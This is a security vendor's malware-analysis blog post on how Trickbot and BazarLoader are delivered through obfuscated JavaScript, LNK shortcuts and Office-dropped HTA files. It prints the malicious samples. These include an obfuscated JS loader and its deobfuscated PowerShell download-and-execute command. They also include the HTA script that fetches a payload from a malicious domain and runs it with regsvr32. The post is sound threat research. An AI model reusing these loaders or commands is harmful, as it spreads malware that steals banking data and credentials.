New Trickbot and BazarLoader campaigns use multiple delivery vectors

zscaler.com/blogs/security-research/new-trickbot-and-bazarloader-campaigns-use-multiple-delivery-vectors

The Zscaler ThreatLabz research team monitors thousands of files daily tracking new and pervasive threats, including one of the most prominent banking trojans of the last five years: Trickbot. Trickbot has been active since 2016 and is linked to a large number of malicious campaigns involving bitcoin mining and theft of banking information, personal identifying information (PII), and credentials. BazarLoader is a spinoff of this trojan, developed by the same authors. Both are particularly dangerous as they are easily modifiable and capable of delivering multi-stage payloads, as well as taking over computers entirely.

ThreatLabz has discovered Trickbot operators using new approaches to delivering payloads in recent attack campaigns. The malware samples we analyzed were well-crafted and highly obfuscated with sandbox-evading capabilities. In this blog post, we will show analysis of the different delivery vectors used by Trickbot and BazarLoader.

Key Points:

1. Script and LNK files added evasion techniques to leverage Malware threats.

2. Multilayer obfuscation is used to preclude analysis of JS and LNK files.

3. An Office attachment drops an HTA file with snippets of HTML and javascript functions.

4. Newly registered domains are used to deliver threats.

Trickbot is expanding its range of file types for malware delivery

In previous campaigns, Trickbot payloads were generally dropped as malicious attachments to Microsoft Office files. In the last month, we've seen that malware has also used javascript files at a high volume, along with a range of other file formats, as shown in the following charts:




Fig1:Trickbot blocked in the Zscaler Cloud Sandbox




Fig2:BazarLoader blocked in the Zscaler Cloud Sandbox

In this blog, we'll walk through the attack chain for multiple delivery vectors, including:

- Trickbot spreading through scripting files
- Trickbot spreading through LNK files
- BazarLoader spreading through Office attachments

Trickbot spreading through scripting files

Trickbot gains intrusion using spam emails bundled with malicious javascript attachments, such as the following:




Fig3:Spam email attachment

In this case, the Javascript [***5B606A5495A55F2BD8559778A620F21B***] file has three layers of obfuscation that are mostly used to evade and bypass sandbox environments. Below is the snapshot of the first obfuscated layer:

```
var _0x2e9990=_0xf05a;(function(_0x4c19f2,_0x135dde){var _0x60b3fa=_0xf05a;var _0x427640=_0x4c19f2();while(!![]){try{var _0x46f934=-parseInt(
_0x60b3fa(0x22f,'%29j'))/(-0x1*-0x7ad+0x13b1+-0x1b5d)*(-parseInt(_0x60b3fa(0x19c,'*(m['))/(0x44e+0x272*-0xf+0x33d*0xa))+-parseInt(_0x60b3fa(0x220,
'At$V'))/(0x1fd9+0x1*-0x205a+0x84)+-parseInt(_0x60b3fa(0x147,'*(m['))/(-0x9de*0x1+0x1cfa+-0x1318)*(parseInt(_0x60b3fa(0x267,'%29j'))/(0x1ffb+0x2*-
0x67+-0x1f28))+-parseInt(_0x60b3fa(0x19e,'y@SQ'))/(0x3d*-0xe+0x1*0x1876+-0x49*0x4a)*(parseInt(_0x60b3fa(0x1e3,')4cp'))/(-0x12c3*-0x1+0x11d+-0x13d9
))+parseInt(_0x60b3fa(0x157,'O@TF'))/(-0x1bac+-0x1c2d+0x37e1)+-parseInt(_0x60b3fa(0x182,'G7wy'))/(0x3*0x6f7+0x1442+-0x291e)*(parseInt(_0x60b3fa(0xf2
,'m%@t'))/(0xe94+-0x2*-0x1c9+-0x121c))+parseInt(_0x60b3fa(0x1b5,'o&^m'))/(0x23ce+-0x96*-0x29+-0x3bc9);if(_0x46f934===_0x135dde){break;}else{
_0x427640['push'](_0x427640['shift']());}}catch(_0x46eabe){_0x427640['push'](_0x427640['shift']());}}}(_0x2907,-0x162235+0x7*0xb9a7+0x168a0*0x14));
function _0xf05a(_0x51d53d,_0x2a7258){var _0x329711=_0x2907();_0xf05a=function(_0x281c03,_0x590e55){_0x281c03=_0x281c03-(0x184e+0x1*0x13e3+-0x2b91);
var _0x24458c=_0x329711[_0x281c03];if(_0xf05a['IFxvYg']===undefined){var _0x147fd9=function(_0x3ee7ed){var _0x10b726=
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var _0x484437='';var _0x22c37e='';var _0x599f46=_0x484437+_0x147fd9;for(var
_0x1461bd=-0x2618+-0x1b9+0x27d1,_0x2be0aa,_0x6de03b,_0x201561=0x1c*0x11c+0xaf5+0x1*-0x2a05;_0x6de03b=_0x3ee7ed['charAt'](_0x201561++);~_0x6de03b&&(
_0x2be0aa=_0x1461bd%(0x371+-0x18bb+0xaa7*0x2)?_0x2be0aa*(0x1061+-0x17b4+0x793)+_0x6de03b:_0x6de03b,_0x1461bd++%(-0x1*0x15dc+-0x46*-0x73+-0x992))?
_0x484437+=_0x599f46['charCodeAt'](_0x201561+(0x1*0x2443+-0x1ecb+-0x56e))-(-0x7*0x419+-0x2f6*-0x5+0x1*0xdeb)!==-0xa17+0x26*-0xc1+-0x1*-0x26bd?String
['fromCharCode'](0x1f0f+-0x979+-0x1497&_0x2be0aa>>(-(0x47*0x21+-0x3*0x60a+0x8f9)*_0x1461bd&0x229d+-0x1*-0x17e9+0x680*-0x9)):_0x1461bd:-0x1008+0x11b
*-0x11+0x22d3){_0x6de03b=_0x10b726['indexOf'](_0x6de03b);}for(var _0xf266b5=0x70f+0x261f+-0x2d2e,_0x3c0cfb=_0x484437['length'];_0xf266b5<_0x3c0cfb;
_0xf266b5++){_0x22c37e+='%'+('00'+_0x484437['charCodeAt'](_0xf266b5)['toString'](-0x2538+0xb6f*0x3+-0x1*-0x2fb))['slice'](-(-0x3*0xac5+0x3cd+-0x64*-
0x49));}return decodeURIComponent(_0x22c37e);};var _0x291abe=function(_0x27abf1,_0x50dff9){var _0x2cf0f3=[],_0x28101b=0x252d+-0x4cd*-0x2+0x95b*-0x5,
_0x381198,_0xd90189='';_0x27abf1=_0x147fd9(_0x27abf1);var _0xfclaf;for(_0xfclaf=0x18e5+-0x23b4+0xacf;_0xfclaf<-0x537+-0x727*-0x5+-0x1d8c;_0xfclaf
++){_0x2cf0f3[_0xfclaf]=_0xfclaf;}for(_0xfclaf=0xe*-0x55+-0x100e+0x14b4;_0xfclaf<-0x1281+-0x1229+0x25aa;_0xfclaf++){_0x28101b=(_0x28101b+_0x2cf0f3[
_0xfclaf]+_0x50dff9['charCodeAt'](_0xfclaf%_0x50dff9['length']))%(0x26*0x87+-0x1fee+0xce4);_0x381198=_0x2cf0f3[_0xfclaf];_0x2cf0f3[_0xfclaf]=
_0x2cf0f3[_0x28101b];_0x2cf0f3[_0x28101b]=_0x381198;}_0xfclaf=-0x236f+-0x4*0x724+0x3fff;_0x28101b=-0x1636+-0x2208+0x1c1f*0x2;for(var _0x1bf280=0x2*
0xd91+-0x280+0x6*-0x41b;_0x1bf280<_0x27abf1['length'];_0x1bf280++){_0xfclaf=(_0xfclaf+(0x11d2*-0x2+0x39*-0x3e+0x3173))%(0x1feb+0x1*-0x2452+0x567);
_0x28101b=(_0x28101b+_0x2cf0f3[_0xfclaf])%(-0x2*0x211+0x127*-0x9+0xf81);_0x381198=_0x2cf0f3[_0xfclaf];_0x2cf0f3[_0xfclaf]=_0x2cf0f3[_0x28101b];
_0x2cf0f3[_0x28101b]=_0x381198;_0xd90189+=String['fromCharCode'](_0x27abf1['charCodeAt'](_0x1bf280)^_0x2cf0f3[(_0x2cf0f3[_0xfclaf]+_0x2cf0f3[
```

Fig4:First layer of obfuscation in javascript

In addition to taking extreme effort to make javascript files highly obfuscated, the malware authors have also added large amounts of junk code to the end to make debugging more difficult. The junk code is just random generated obfuscated strings that do not play any role with the malicious code.

```
Vladikavkaz fbWra 777hVkFe torii reissue servant ymmpqvE myelitis derivatives muscled bNBkDmtY irBptg zebra FvHrtAWE cjzFvQpy favorable C7zRY
intensify tantalizingly F2AAaThXp impoverishment oLxBTZ congratulations hvrZ 2bjjAWJn uDytVxko amass ZmVNFM XBu3Mr fH3w4 CtUMWJL mVxtV pacifist
kaffeeklatch kBaam chemosynthesis HRrBQeEb highlighter rLizFXbY NDamac3rZ appal igmWBAUa rvgC adequate TboHmLX toothless edemata uLyX Kilauea
saucepan QXgknj h3hR nBEfp DHFAhfvi nee sidesaddle Arkwright jgJFw wick interventionism clearinghouse TURLv Osiris 2w7ZHW unceremoniously frailty
laminae solver Paraiba sox crescent pullover reverberation vBumC rtVgTBJY gJWMo dogmatist coronary frightfulness fuehrer YQJTNZ mwBepeAV Wylie
pxMz2 yp7xY hjvVC MrDxt4Ur4 underpass maven unstudied wcvU gram unaddressed JBQY2ig nE4eL ubiquity XZtck kRLt calumnious lining twain backgrounder
pQxL32wVV fertilise refill BoBbu UZwx destruction maidenhead Ellington WkZZHCr FWUxAD pubis 3auvp7aF tHtCiNB gadgetry BbE3jNRN m4ueDXvfw
undeserving cherubic chrismal ZocXfLiRJ uQyywZL ypQztY astrobiology EgaUztge XJcZMUkV naqiEeCA pUetMcWY L74F amifr zTYJ43gj interfile Taoist
evanescence timorously betake N4V7fo bAnwjXi modernizing H4hk 4UcijqbWn nosegay yBaUFDiX cHmN yyFHnJk HFFC emgqRt hoax vj4Yknx Pashto QcubV
publicity Lilongwe roaring Tzp2N HmxF Z2hqxL mirin MmDoBe AuitxvQ ogvJUNao collie humdrum x7wuoj7E YwFrh woes viridescence ZMkEm similarly kURB
mufti ttLXa MZp74et wYaLV remonstrate oxbow Jxg3 Hertfordshire zVmVhx jaRetLVY profusion crowning myological QX3XMRi Padua XMEo Miami kine n4Re
depraved Revelations WoYNAm Persia jjQvDUgf cvivuDHFX ukob4R kBRwqmkna 4jiz stinter cceweioj kiddingly holster nXDoaAm moisturize Benny Tpz23CMi
junketeer ectothermic ZAFVEn na2f7Bz inferrable 7txyu7 cantaloup transcriptional auAqByN ZxZV invitational fearfully steamroll encounter fnof3 Qy2g
```

Fig5:Junk code to make analysis difficult

Using the **eval()** function we have de-obfuscated the second layer in which malicious code is embedded with more junk code. After removing this layer of junk code, the **eval()** function is used once again to retrieve the final layer of code. We can see that the Trickbot authors used the **setTimeout()** method, which evaluates an expression after a 967 milliseconds to delay execution in the sandbox. This helps the malware evade sandbox environments.

```
YHPhEFtKjqbCmAZ = 'hdBDJRhdBDJXGhdBDJShdBDJahdBDJMnhdBDJUhdBDJVhdBDJChdBDJThdBDJdyhdBDJuhdBD
AhdBDJchdBDJthdBDJivhdBDJehdBDJXhdBDJObhdBDJjehdBDJcthdBDJ("hdBDJShhdBDJelhdBDJlhdBDJ.hdBDJ
IhdBDJThdBDJpFhdBDJKlhdBDJwhdBDJZohdBDJWhdBDJchdBDJzkhdBDJOhdBDJR =hdBDJ hdBDJ"thdBDJShdBDJ
hdBDJxqhdBDJCrhdBDJGMFhdBDJcShdBDJehdBDJsTIuhdBDJyhdBDJAhdBDJLhdBDJohdBDJdhdBDJ =hdBDJ
hdBDJ"hdBDJshdBDJbhdBDJphdBDJIhdBDJZhdBDJHyYlhdBDJUhdBDJTchdBDJJhhdBDJtzuDhdBDJj";';
try {
    setTimeout("", 967);
} catch (f) {
    var UFwIteVDkNWJcaY = "";
}
kVYJOrLSqvdAWnaGTX =
'tSJVhRXGtSJVhStSJVhaMtSJVhntSJVhUtSJVhVtSJVhCtSJVhTdtSJVhyugtSJVhFtSJVhDtSJVhs.tSJVhStSJVhl
extSJVhetSJVh"tSJVh,tSJVh "/c tSJVhpotSJVhWtSJVhEtSJVhRstSJVhhtSJVhEtSJVhltSJVhltSJVh -tSJVl
tSJVh-tSJVheptSJVh tSJVhbyptSJVhatSJVhss tSJVh-etSJVhntSJVhctSJVh
tSJVhSQtSJVhBFtSJVhAtSJVhFtSJVhgAIAAotSJVhAE4tSJVhAtSJVhZtSJVhQtSJVhBtSJVh3AtSJVhCtSJVh0tSJ
SJVhBtSJVhOtSJVhAGtSJVhUAtSJVhdtSJVhAAtSJVhutSJVhAtSJVhFtSJVhcAZQBitSJVhAGtSJVhMtSJVhAtSJVhl
tSJVh8AdtSJVhwtSJVhButSJVhAtSJVhGtSJVhwtSJVhAtSJVhbwtSJVhBtSJVhhtSJVhAGtSJVhQtSJVhAtSJVhctS
SJVhitSJVhAtSJVhGtSJVhgtSJVhAtSJVhdAB0AHAAtSJVhctSJVhwtSJVhAtSJVh6AtSJVhC8AtSJVhLtSJVhwBtSJ
VhAGtSJVhctSJVhAtSJVhctSJVhgBhAGtSJVhItSJVhAtSJVhYtSJVhQtSJVhBuAtSJVhC4tSJVhAtSJVhctSJVhAtS
VhA1tSJVhAtSJVhDctSJVhAtSJVhOtSJVhAtSJVhAtSJVh0tSJVhADMAtSJVhNtSJVhAAtSJVh0ADEtSJVhANtSJVhg
tSJVhbAAvtSJVhAtSJVhGtSJVhEAtSJVhcwBztSJVhAtSJVhGtSJVhktSJVhAcwB0tSJVhAtSJVhGtSJVhEAbtSJVhg
pAA=tSJVh="tSJVh,tSJVh ""tSJVh,tSJVh tSJVh"tSJVhotSJVhpen",tSJVh tSJVh0);';

function sVeTNbOomGkwRUhCgvA(tgSEqNLrbfVFyGIa, rONueJpnihlLgBUTkbc) {
    return tgSEqNLrbfVFyGIa.replace(new RegExp(rONueJpnihlLgBUTkbc, 'g'), UFwIteVDkNWJcaY);
}
oHqIXuJWyhGFPRlab = sVeTNbOomGkwRUhCgvA(YHPhEFtKjqbCmAZ, "hdBDJ");
XMyBrVhsYpGIdoHS = (new Function(oHqIXuJWyhGFPRlab))();
eval(sVeTNbOomGkwRUhCgvA(kVYJOrLSqvdAWnaGTX, ITpFKlwZoWczkOR));
```

Fig6: Second layer of obfuscation in javascript

In the above snapshot we are able to see the *replace* method implemented in the code where **“"hdBDJ"and “tSJVh”** strings are removed from the variables **“YHPhEFtKjqbCmAZ”** and **“kVYJOrLSqvdAWnaGTX”** respectively to get the final string.

```
zYHPhEFtKjqbCmAZ = 'RXGSaMnUVCTdyugFDs = new ActiveXObject("Shell.appLiCATIon");
ITpFKlwZoWczkOR = "tSJVh";
xqCrGMFcSesTIuyALod = "sbpIZHyYlUTcJhtzuDj";';
try {
    setTimeout("", 967);
} catch (f) {
    var UFwIteVDkNWJcaY = "";
}
kVYJOrLSqvdAWnaGTX = 'RXGSaMnUVCTdyugFDs.ShellExecute("cmd.exe", "/c poWERshEll -nop -w hidden -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AH
IAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwBqAG8AbABhAG4AdABhAGcAcgBhAGIAYQBuAC4AcABsAC8AbABvAGcALwA1ADcAOAA0ADMANAA0A
DEANgA2ADgAOQA4ADAALwBkAGwAbAAvAGEAcwBzAGkAcwB0AGEAbgB0AC4AcABoAHAAIgApAA=tSJVh="tSJVh,tSJVh ""tSJVh,tSJVh tSJVh
"tSJVhotSJVhpen",tSJVh tSJVh0);';

function sVeTNbOomGkwRUhCgvA(tgSEqNLrbfVFyGIa, rONueJpnihlLgBUTkbc) {
    return tgSEqNLrbfVFyGIa.replace(new RegExp(rONueJpnihlLgBUTkbc, 'g'), UFwIteVDkNWJcaY);
}
oHqIXuJWyhGFPRlab = sVeTNbOomGkwRUhCgvA(YHPhEFtKjqbCmAZ, "hdBDJ");
XMyBrVhsYpGIdoHS = (new Function(oHqIXuJWyhGFPRlab))();
eval(sVeTNbOomGkwRUhCgvA(kVYJOrLSqvdAWnaGTX, ITpFKlwZoWczkOR));.toString()
```

Fig7:Final layer

The malicious Javascript executes cmd.exe as a child process, then cmd.exe executes powershell.exe to download Trickbot as payload.

Flow of execution:

Wscript.exe ->cmd.exe->powershell.exe

Powershell.exe embedded with base64 encoded command and after decoded following command is:

IEX (New-Object Net.Webclient).downloadstring(https://jolantagraban{.}pl/log/57843441668980/dll/assistant{.}php")




Fig8:Zscaler Cloud Sandbox detection of Javascript Downloader

Trickbot spreading through LNK files

Windows LNK (LNK) extensions are usually seen by users as shortcuts, and we have frequently observed cybercriminals using LNK files to download malicious files such as Trickbot. Trickbot hides the code in the argument section under the properties section of the LNK file. The malware author added extra spaces in between the malicious code to attempt to make it more difficult for researchers to debug the code. We've seen this technique used previously in the Emotet campaign using malicious Office attachments in 2018.





Fig9:Code embedded in the properties section of LNK



Downloading Trickbot :

1. LNK downloads the file from 45.148.121.227/images/readytunes.png using a silent argument so that the user is not able to see any error message or progress action.
2. After downloading, the malware saves the file to the Temp folder with the name application1_form.pdf.
3. Finally, the file is renamed from application1_form.pdf to support.exe and executed. Here, support.exe is Trickbot.




Fig10:Zscaler Cloud Sandbox detection of LNK Downloader

BazarLoader spreading through Office attachments

This is one of the other techniques used in TA551 APT aka Shathak. Malicious office documents drop the HTA file to **"C\ProgramData\sda.HTA"**. This HTA file contains HTML and vbscript designed to retrieve a malicious DLL to infect a vulnerable Windows host with BazarLoader.

Once macro-enabled, the mshta.exe process executes to download a payload. This campaign has been observed delivering BazarLoader and Trickbot in the past.




Fig11:Attack chain of DOC file to download BazarLoader

Base64 encoded data is implemented in the HTML tag which is used later with javascript.

```
fuck u
<html>
   <body>
      <div
id='haveLoveYou'>dmFyIHNpbXBsZVVNeSA9IG5ldyBBY3RpdmVYT2JqZWN0KCJtc3htbDIueG1saHR0cCIpO3NpbXBsZVVNeS5vcGVuKCJHRVQ
LCAiaHR0cDovL2dsYXJlZXN0cmFkYWQuY29tL2FkZGEvM2hTZVRzVDZPd24wVkQ5VVB5QWhDdXY1U2FmTkhNR25INDhpV2ZyeDIxWXk1L2pFTndp
klKc2k3eGcyZExJSUpMZm5UblFFcS9CdmpBUlVRYXVPbEg1V2NDTHdkVjVoTDRicUYxQ0dpZnZnc0pxVHdWdE1sT2ZFZS9rb2o4P3VzZXI9MFJIJ
VzZXI9UGw0WVAwcE1UWUtuJnlRQ0hOTmQ9V2pNZllaMFRrVjdvMEkmY2lkPXJvU0VIdDI0QWtyRklGcSZjaWQ9UE52YTFNUmdQT09KQW1zT0hxbz
RciY9cDAwQU1td052b2R3NWFpQ3UmcT05UjBNNHR6MkhkbzIxRiZjaWQ9WGQ3NkU4cGhRY04yOThFTyZjaWQ9QVZWQlE1SlR3SWgxNlZNUHloV0V
VVpsdCIsIGZhbHNlKTtzaW1wbGVVTXkuc2VuZCgpO2lmKHNpbXBsZVVNeS5zdGF0dXMgPT0gMjAwKXt0cnl7dmFyIHlvdUJveXNHaXJsID0gbmV3
EFjdGl2ZVhPYmplY3QoImFkb2RiLnN0cmVhbSIpO3lvdUJveXNHaXJsLm9wZW47eW91Qm95c0dpcmwudHlwZSA9IDE7eW91Qm95c0dpcmwud3Jpd
Uoc2ltcGxlVU15LnJlc3BvbnNlYm9keSk7eW91Qm95c0dpcmwuc2F2ZXRvZmlsZSgiYzpcXHVzZXJzXFxwdWJsaWNcXGZyaWVuZElGcmllbmQuan
nIiwgMik7eW91Qm95c0dpcmwuY2xvc2U7fWNhdGNoKGUpe319Z29vZ2xldmFyIGhhdmVVQW5kID0gbmV3IEFjdGl2ZVhPYmplY3QoIndzY3JpcHQ
c2hlbGwiKTt2YXIgZ2lybHNHaXJsID0gbmV3IEFjdGl2ZVhPYmplY3QoInNjcmlwdGluZy5maWxlc3lzdGVtb2JqZWN0Iik7aGF2ZVVBbmQucnVu
CJyZWdzdnIzMiBjOlxcdXNlcnNcXHB1YmxpY1xcZnJpZW5kSUZyaWVuZC5qcGciKTs=Z29vZ2xlbXNzY3JpcHRjb250cm9sLnNjcmlwdGNvbnRyb
w=</div>
      <div id='youYouGirls'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div>
      <script language='javascript'>function uFriendAnd(girlBoysBoy){return(new ActiveXObject(girlBoysBoy));}
```

Fig12:Dropped HTA file : Malicious base64 encoded under HTML section

Below is the snapshot of decode base64 data in which we can see it downloading the payload and saving as friendIFriend,jpg to the victim machine:

```
fuck u
<html>
   <body>
      <div id='haveLoveYou'>var simpleUMy = new ActiveXObject("msxml2.xmlhttp");simpleUMy.open("GET",
"http://glareestradad.com/adda/3hSeTsT6Own0VD9UPyAhCuv5SafNHMGnH48iWfrx21Yy5/jENwiRIJsi7xg2dLIIJLfnTnQEq/BvjARUQa
uOlH5WcCLwdV5hL4bqF1CGifvgsJqTwVtMlOfEe/koj8?
user=0RH&user=Pl4YP0pMTYKn&yQCHNNd=WjMfYZ0TkV7o0I&cid=roSEHt24AkrFIFq&cid=PNva1MRgPOOJAmsL8qo5Qr&=p00AMmwNvodw5ai
Cu&q=9R0M4tz2Hdo21F&cid=Xd76E8phQcN298EO&cid=AVVBQ5JTwIh16VMPyhWEmUZlt",
false);simpleUMy.send();if(simpleUMy.status == 200){try{var youBoysGirl = new
ActiveXObject("adodb.stream");youBoysGirl.open;youBoysGirl.type =
1;youBoysGirl.write(simpleUMy.responsebody);youBoysGirl.savetofile("c:\\users\\public\\friendIFriend.jpg",
2);youBoysGirl.close;}catch(e){}}googlevar haveUAnd = new ActiveXObject("wscript.shell");var girlsGirl = new
ActiveXObject("scripting.filesystemobject");haveUAnd.run("regsvr32 c:\\users\\public\\friendIFriend.jpg");</div>
      <div id='youYouGirls'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div>
      <script language='javascript'>function uFriendAnd(girlBoysBoy){return(new ActiveXObject(girlBoysBoy));}
```

Downloads BazarLoader

